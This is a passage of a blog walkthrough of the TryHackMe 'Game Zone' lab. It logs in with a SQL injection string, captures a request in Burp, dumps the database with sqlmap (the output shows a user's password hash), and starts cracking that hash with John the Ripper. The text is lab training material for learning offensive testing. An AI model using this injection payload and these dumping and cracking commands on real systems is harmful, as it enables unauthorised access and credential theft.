TryHackMe Writeup: Game Zone

Krishna Thakker · Follow


7 min read · Jun 16, 2023

Listen Share More

Welcome ! In this blog we gonna look at game zone room from Tryhackme. I'm writing this blog so as to properly understand what I'm doing , as well can be help to someone if they get stuck somewhere.

Room Link: https://tryhackme.com/room/gamezone

Task 1 Deploy the vulnerable machine




This room will cover SQLi (exploiting this vulnerability manually and via SQLMap), cracking a users hashed password, using SSH tunnels to reveal a hidden service and using a metasploit payload to gain root privileges.
Answer the questions below

Deploy the machine and access its web server.


> *Ans: No answer needed*

What is the name of the large cartoon avatar holding a sniper on the forum?



> *Ans : Agent 47*

Task 2 Obtain access via SQLi



+

In this task you will understand more about SQL (structured query language) and how you can potentially manipulate queries to communicate with the database.

Answer the questions below

SQL is a standard language for storing, editing and retrieving data in databases. A query can look like so:

SELECT * FROM users WHERE username = :username AND password := password

In our GameZone machine, when you attempt to login, it will take your inputted values from your username and password, then insert them directly into the query above. If the query finds data, you'll be allowed to login otherwise it will display an error message.


Here is a potential place of vulnerability, as you can input your username as another SQL query. This will take the query write, place and execute it.

> *Ans : No answer needed*

ameZone doesn't have an admin user in the database, however you can still login without knowing any credentials using the inputted password data we used in the previous question.


Use **' or 1=1 — —** as your username and leave the password blank.

When you've logged in, what page do you get redirected to?



> *Ans : portal.php*

Task 3 Using SQLMap




SQLMap is a popular open-source, automatic SQL injection and database takeover tool. This comes pre-installed on all version of Kali Linux or can be manually downloaded and installed here.

There are many different types of SQL injection (boolean/time based, etc..) and SQLMap automates the whole process trying different techniques.

We're going to use SQLMap to dump the entire database for GameZone.


Using the page we logged into earlier, we're going point SQLMap to the game review search feature.

First we need to intercept a request made to the search feature using BurpSuite.


Game Zone Portal
Search for a game review: test
Search!
Title
Review
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://10.10.33.69:80
Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 12


```
POST /portal.php HTTP/1.1
Host: 10.10.33.69
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://10.10.33.69
Connection: close
Referer: http://10.10.33.69/portal.php
Cookie: PHPSESSID=vnofa9619de9easreic1bpc6s2
Upgrade-Insecure-Requests: 1

searchitem=test
```

Save this request into a text file. We can then pass this into SQLMap to use our authenticated user session.



```
sqlmap -r request.txt --dbms=mysql --dump
```


-r uses the intercepted request you saved earlier
— **dbms** tells SQLMap what type of database management system it is
— **dump** attempts to outputs the entire database



```
┌──(kali㉿kali)-[~/Tryhackme/OffensivePentesting/gameZone]
└─$ sqlmap -r request.txt --dbms=MySQL --dump "http://10.10.33.69/portal.php"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, stat
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:19:37 /2023-06-16/

[09:19:37] [INFO] parsing HTTP request from 'request.txt'
[09:19:39] [INFO] testing connection to the target URL
[09:19:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:19:40] [INFO] testing if the target URL content is stable
[09:19:40] [INFO] target URL content is stable
[09:19:40] [INFO] testing if POST parameter 'searchitem' is dynamic
[09:19:40] [WARNING] POST parameter 'searchitem' does not appear to be dynamic
[09:19:41] [INFO] heuristic (basic) test shows that POST parameter 'searchitem' might be injectable (possible DBMS: 'MySQL')
[09:19:41] [INFO] heuristic (XSS) test shows that POST parameter 'searchitem' might be vulnerable to cross-site scripting (XSS) attacks
[09:19:41] [INFO] testing for SQL injection on POST parameter 'searchitem'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:19:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:19:46] [WARNING] reflective value(s) found and filtering out
[09:19:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:19:48] [INFO] testing 'Generic inline queries'
[09:19:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

SQLMap will now try different methods and identify the one thats vulnerable. Eventually, it will output the database.

In the users table, what is the hashed password?




```
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+

[09:27:10] [INFO] table 'db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.33.69/dump/db/users.csv'
[09:27:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.33.69'

[*] ending @ 09:27:10 /2023-06-16/
```

> *Ans : ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14*

What was the username associated with the hashed password?

> *Ans : agent47*

What was the other table name?



```
┌──(kali㉿kali)-[~/…/output/10.10.33.69/dump/db]
└─$ ls
post.csv  post.csv.1  users.csv

┌──(kali㉿kali)-[~/…/output/10.10.33.69/dump/db]
└─$ █
```

> *Ans : post*


Task 4 Cracking a password with JohnTheRipper

John the Ripper (JTR) is a fast, free and open-source password cracker. This is also pre-installed on all Kali Linux machines.

We will use this program to crack the hash we obtained earlier. JohnTheRipper is 15 years old and other programs such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

If you are using a low-powered laptop, you can deploy a high spec'd Kali Linux machine on TryHackMe and control it in your browser.




Title: Kali Machine

Room Code: kali

Info: Access your own Kali Machine

Deploy your own here!


Once you have JohnTheRipper installed you can run it against your hash using the following arguments:



```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
```

hash.txt — contains a list of your hashes (in your case its just 1 hash)
— wordlist — is the wordlist you're using to find the dehashed value
— format — is the hashing algorithm used. In our case its hashed using SHA256.

What is the de-hashed password?

